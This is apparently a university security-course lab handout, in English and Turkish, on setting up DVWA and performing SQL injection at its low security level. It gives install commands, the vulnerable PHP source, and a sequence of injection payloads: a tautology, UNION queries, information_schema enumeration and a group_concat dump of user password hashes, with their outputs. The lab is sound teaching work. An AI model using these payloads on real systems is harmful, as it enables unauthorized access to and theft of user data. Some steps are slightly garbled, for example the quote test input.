



# SQL INJECTION

## BLM 4011 Bil. Sis. Gv.

**What you are expected to do:** Using this document and other resources, you are expected to have a good understanding of SQL Injection in general, be able to apply certain methods to detect SQL vulnerabilities in a low-security database system, and also have a basic knowledge in writing SQL queries. You should be able to install the required programs (Linux, DVWA, php, mysql, apache2 etc.) on your computer and update them accordingly. It is your responsibility to ensure that the versions of the relevant programs are compatible and ready to run. You will be asked to obtain database tables and column information of users in the database using SQL queries on the DVWA website. You may be asked to concatenate or select certain columns of user information from the tables, and also regarding to how these attacks can be prevented to protect the information of users.

**Ne yapmanız bekleniyor:** Bu dokümanı ve diğer kaynakları kullanarak SQL Injection'ın genel çalışma mantığını anlamanız, düşük güvenli bir veritabanı sisteminde SQL güvenlik açıklarını tespit etmek için belirli yöntemler uygulamanız ve ayrıca SQL sorguları yazma konusunda temel bilgilere sahip olmanız bekleniyor. Gerekli sistemleri (Linux, DVWA, php, mysql, apache2 vb.) bilgisayarınıza kurmalı ve buna göre güncelleyebilmelisiniz. İlgili programların versiyonlarının uyumlu ve çalışmaya hazır olması sizin sorumluluğunuzdadır. DVWA web sitesinde SQL sorgularını kullanarak veritabanındaki kullanıcıların veritabanı tablolarını ve sütun bilgilerini elde etmeniz istenecektir. Tablolardan belirli kullanıcı bilgileri sütunlarını birleştirmeniz veya seçmeniz istenebilir ve ayrıca kullanıcıların bilgilerini korumak için bu saldırıların nasıl önlenilebileceği sorulabilir.

## SQL INJECTION (LOW)

### SQL Injection (Low)

Injection attacks occur when data from users is used unchecked in commands or database queries. SQL Injection attacks also allow certain SQL queries to be executed without authorization in the database that is used by the target website.

The ability to run SQL queries on the database by unauthorized persons also means that the attacker can have access to lots of data in the system or to the user using the system.

## Damn Vulnerable Web Application(DVWA)

DVWA is a PHP/mysql web application.

The aim is to provide a working environment for people working on system security.

Attacks on DVWA:

SQL Injection

Brute Force

Command injection

XSS, CSRF ...

## SQL INJECTION IMPLEMENTATION STEPS

The application is implemented on Ubuntu. Other Linux distributions such as Kali can also be used, but there may be some changes in DVWA and mysql installations. These steps were followed using Ubuntu 22.04.01 distribution. It is recommended that the installation be done in the Ubuntu distribution by following the steps below.

First of all, Ubuntu 22.04.01 operating system must be installed in a virtualization program such as VirtualBox, VMWare.

By opening the terminal, the necessary updates and packages for SQL Injection are installed on the system.

### 1. System Updates

#### 1.1. Apt update

```
sudo apt update && sudo apt upgrade
```

#### 1.2. Apt and Apache Web Server, Mysql Database, Php and Git Installation

```
sudo apt install apache2 mysql-server php php-mysqli php-gd libapache2-mod-php git
```

### 2. DVWA Installation

## 2.1. Downloading DVWA, deleting the default web application (index.html) and replacing it with the DVWA application.

```
cd ~
git clone --recursive https://github.com/ethicalhack3r/DVWA.git
sudo rm /var/www/html/index.html
sudo cp -r ~/DVWA/* /var/www/html/
cd /var/www/html
```

## 2.2. Creating a php config file.

```
sudo cp config/config.inc.php.dist config/config.inc.php
```

Define required permissions for general use (not just SQL injection) in DVWA

```
sudo chmod 757 /var/www/html/hackable/uploads/
sudo chmod 646 /var/www/html/external/phpids/0.6/lib/IDS/tmp/phpids_log.txt
sudo chmod 757 /var/www/html/config
```

Configuring php for DVWA (setting allow\_url\_include off to on)

Firstly, the installed PHP version is checked (can be versions such as 7.2, 8.1).

```
php -v
```

Based on the installed version, the line "allow\_url\_include = Off" is replaced with "On" in nano. (in our case PHP 8.1 is installed)

```
sudo nano /etc/php/8.1/apache2/php.ini
```

By searching in Nano with Ctrl + W, the relevant line is found and changed.

```
>>> Whether to allow include/require to open URLs (like http:// or ftp://) as files.
>>> http://php.net/allow-url-include
>>> allow_url_include = On
```

The web server (apache2) must be restarted in order for the settings to be active.

```
sudo systemctl restart apache2
```

Check the DVWA status by going to “localhost/setup.php” or “127.0.0.1/setup.php” in the web browser:

**Setup DVWA**

**Instructions**

**About**

## Database Setup

Click on the 'Create / Reset Database' button below to create or reset your database.  
If you get an error make sure you have the correct user credentials in: `/var/www/html/config/config.inc.php`

If the database already exists, **it will be cleared and the data will be reset.**  
You can also use this to reset the administrator credentials ("**admin** // **password**") at any stage.

### Setup Check

Web Server SERVER\_NAME: **localhost**

Operating system: **\*nix**

PHP version: **8.1.2**  
PHP function display\_errors: **Disabled**  
PHP function safe\_mode: **Disabled**  
PHP function allow\_url\_include: **Enabled**  
PHP function allow\_url\_fopen: **Enabled**  
PHP function magic\_quotes\_gpc: **Disabled**  
PHP module gd: **Installed**  
PHP module mysql: **Installed**  
PHP module pdo\_mysql: **Installed**

Backend database: **MySQL/MariaDB**  
Database username: **dvwa**  
Database password: **\*\*\*\*\***  
Database database: **dvwa**  
Database host: **127.0.0.1**  
Database port: **3306**

reCAPTCHA key: **Missing**

[User: root] Writable folder /var/www/html/hackable/uploads/: **Yes**  
[User: root] Writable file /var/www/html/external/phpids/0.6/lib/IDS/tmp/phpids\_log.txt: **Yes**

[User: root] Writable folder /var/www/html/config: **Yes**  
**Status in red**, indicate there will be an issue when trying to complete some modules.

If you see disabled on either `allow_url_fopen` or `allow_url_include`, set the following in your `php.ini` file and restart Apache.

`allow_url_fopen = On`  
`allow_url_include = On`

These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.

**Create / Reset Database**

Lastly, with the following command, the mysql command line is activated and the following 5 commands are run one after the other.

```
sudo mysql -u root -p
```

2.3. When we are in the mysql command line, the following commands should be run.

```
mysql> DROP USER 'root'@'localhost';  
Query OK, 0 rows affected (0.00 sec)
```

```
mysql> CREATE USER 'root'@'localhost' IDENTIFIED BY 'p@ssw0rd';  
Query OK, 0 rows affected (0.00 sec)
```


```
mysql> GRANT ALL PRIVILEGES ON *.* TO 'root'@'localhost' WITH GRANT OPTION;  
Query OK, 0 rows affected (0.00 sec)
```

```
mysql> FLUSH PRIVILEGES;  
Query OK, 0 rows affected (0.00 sec)
```

```
mysql> exit
```


Bye

Thus, the database is made accessible without the need to change the database input string defined in the PHP configurations.



After the installation is complete, we can go to "localhost/login.php" or "127.0.0.1/login.php" and log in with the default username and password. (ID: admin, Password: password)

After logging in, go to the SQL Injection page from the left menu. At the bottom left of the screen, we see that the Security Level is set to impossible by default. To change it to low, go to the DVWA Security page from the left menu and change the Security Level to low.



When we enter the SQL Injection page again and type **1** in the User ID text box and press Submit, the result is as follows:




The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. At the top, there's a logo and the title "Vulnerability: SQL Injection". Below this, there's a form with a "User ID:" label, a text input box, and a "Submit" button. The input box contains the number "1". Below the form, the output is displayed in red text: "ID: 1", "First name: admin", and "Surname: admin".

By gaining access to the database, the ID value entered in the text box is taken and the First name and Surname information corresponding to that ID value are printed on the screen.

The quotation character is commonly used when specifying values in SQL queries.

Whether or not we get an error for the quote(') character will guide us on our attack strategy. (Note: If a blank white page is encountered, it may also mean an error was received)

Let's see what happens when we Submit by typing **1** in the User ID text box:



As you can see, we got an error and this error shows us that the quotation character is used in queries.

We also saw that there was no validation for the quote character because the error message we saw was provided by the server/database. In other words, there is no checking mechanism on the server or database side.

```
SQL Injection Source
vulnerabilities/sqli/source/low.php

<?php
if( isset( $_REQUEST[ 'Submit' ] ) ) {
    // Get input
    $id = $_REQUEST[ 'id' ];

    // Check database
    $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die( '

```
>' . ((is_object($GLOBALS["__mysqli_ston"])) ? mysqli_error($GLOBALS["__mysqli_ston"]) : '') );

    // Get results
    while( $row = mysqli_fetch_assoc( $result ) ) {
        // Get values
        $first = $row["first_name"];
        $last = $row["last_name"];

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
    }

    mysqli_close($GLOBALS["__mysqli_ston"]);
}

?>
```



```

If the # character is appended to the end of the input, the remainder of the SQL query can be commented out, creating the environment for the attack.




The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. At the top is the DVWA logo. Below it, the title "Vulnerability: SQL Injection" is displayed. The main form area contains a "User ID:" label, a text input field containing "1#", and a "Submit" button. Below the input field, the output is displayed in red text: "ID: 1'#", "First name: admin", and "Surname: admin".

If we write `1' or '0'='0` in the User ID field, we can have the information of all the records in the query table:



The screenshot shows the DVWA interface with the title "Vulnerability: SQL Injection". The "User ID:" input field is empty, and the "Submit" button is visible. The output area displays five sets of user information in red text, each preceded by the ID query: "ID: 1' or '0'='0". The records are: "First name: admin, Surname: admin", "First name: Gordon, Surname: Brown", "First name: Hack, Surname: Me", "First name: Pablo, Surname: Picasso", and "First name: Bob, Surname: Smith".

When we run the query `1' and '0'='0' union select database(),version() #` we can get information about the operating system and mysql version used.



The screenshot shows the DVWA interface with the title "Vulnerability: SQL Injection". The "User ID:" input field is empty, and the "Submit" button is visible. The output area displays two sets of information in red text, each preceded by the ID query: "ID: 1' and '0'='0' union select database(),version() #". The first record shows "First name: admin, Surname: admin". The second record shows "First name: dvwa, Surname: 10.6.7-MariaDB-2ubuntu1.1".



Now that we know what kind of system we are attacking, we can access more detailed information. For example, we can learn other table names in the database from the table schema.

For that run `1' and '0'='0' UNION SELECT null,table_name from information_schema.tables where table_schema = 'dvwa' #` query:

### Vulnerability: SQL Injection

User ID:

ID: 1' and '0'='0' union select null,table\_name from information\_schema.tables where table\_schema = 'dvwa' #  
First name: admin  
Surname: admin

ID: 1' and '0'='0' union select null,table\_name from information\_schema.tables where table\_schema = 'dvwa' #  
First name:  
Surname: users

ID: 1' and '0'='0' union select null,table\_name from information\_schema.tables where table\_schema = 'dvwa' #  
First name:  
Surname: guestbook

As you can see, it has been determined that there are user and guestbook tables. Now that we know the tables, we can obtain the column information in the user or guestbook table.

For that run `1' and '0'='0' UNION SELECT null,column_name from information_schema.columns where table_name = 'users' #` query.

### Vulnerability: SQL Injection

User ID:

ID: 1' and '0'='0' union select null,column\_name from information\_schema.columns where table\_name = 'users' #  
First name: admin  
Surname: admin

ID: 1' and '0'='0' union select null,column\_name from information\_schema.columns where table\_name = 'users' #  
First name:  
Surname: user\_id

ID: 1' and '0'='0' union select null,column\_name from information\_schema.columns where table\_name = 'users' #  
First name:  
Surname: first\_name

ID: 1' and '0'='0' union select null,column\_name from information\_schema.columns where table\_name = 'users' #  
First name:  
Surname: last\_name

ID: 1' and '0'='0' union select null,column\_name from information\_schema.columns where table\_name = 'users' #  
First name:  
Surname: user

ID: 1' and '0'='0' union select null,column\_name from information\_schema.columns where table\_name = 'users' #  
First name:  
Surname: password

ID: 1' and '0'='0' union select null,column\_name from information\_schema.columns where table\_name = 'users' #  
First name:  
Surname: avatar

ID: 1' and '0'='0' union select null,column\_name from information\_schema.columns where table\_name = 'users' #  
First name:  
Surname: last\_login

ID: 1' and '0'='0' union select null,column\_name from information\_schema.columns where table\_name = 'users' #  
First name:  
Surname: failed\_login

ID: 1' and '0'='0' union select null,column\_name from information\_schema.columns where table\_name = 'users' #  
First name:  
Surname: CURRENT\_CONNECTIONS

ID: 1' and '0'='0' union select null,column\_name from information\_schema.columns where table\_name = 'users' #  
First name:  
Surname: TOTAL\_CONNECTIONS

We learned that the column names in the User table are user\_id, first\_name, last\_name, user, password, avatar, last\_login, failed\_login, CURRENT\_CONNECTIONS and TOTAL\_CONNECTIONS.

Now we know the database type, database version, all the tables, the user table we decided to attack, and its columns. We will be able to access all kinds of information of users.

Using the union operator with group\_concat we can increase the number of columns we want to select:

```
1' UNION SELECT "Listele:", group_concat("ID: ", user_id, "; Ad: ", first_name, "; Soyad: ", last_name, "; Hesap Adı: ", user, "; Parola:", password, "; Resim: ", avatar, 0x0A) from users #
```

### Vulnerability: SQL Injection

User ID:

```
ID: 1' union select "Listele", group_concat("ID: ", user_id, "; Ad:", first_name, "; Soyad:", last_name, "; Hesap Adı:", user, "; Parola:", password, "; Resim: ", avatar, 0x0A) from users #
First name: admin
Surname: admin

ID: 1' union select "Listele", group_concat("ID: ", user_id, "; Ad:", first_name, "; Soyad:", last_name, "; Hesap Adı:", user, "; Parola:", password, "; Resim: ", avatar, 0x0A) from users #
First name: Listele
Surname: ID: 1; Ad:admin; Soyad:admin; Hesap Adı:admin; Parola:5f4dcc3b5aa765d61d8327deb882cf99; Resim: /DVWA/hackable/users/admin.jpg
,ID: 2; Ad:Gordon; Soyad:Brown; Hesap Adı:gordonb; Parola:e99a18c428cb38d5f260853678922e03; Resim: /DVWA/hackable/users/gordonb.jpg
,ID: 3; Ad:Hack; Soyad:Me; Hesap Adı:1337; Parola:8d3533d75ae2c3966d7e0d4fcc69214b; Resim: /DVWA/hackable/users/1337.jpg
,ID: 4; Ad:Pablo; Soyad:Picasso; Hesap Adı:pablo; Parola:0d107d09f5bbe40cade3de5471e9e9b7; Resim: /DVWA/hackable/users/pablo.jpg
,ID: 5; Ad:Bob; Soyad:Smith; Hesap Adı:smithy; Parola:5f4dcc3b5aa765d61d8327deb882cf99; Resim: /DVWA/hackable/users/smithy.jpg
```

We have gained access to the users' names, surnames, account names, passwords and pictures in the database.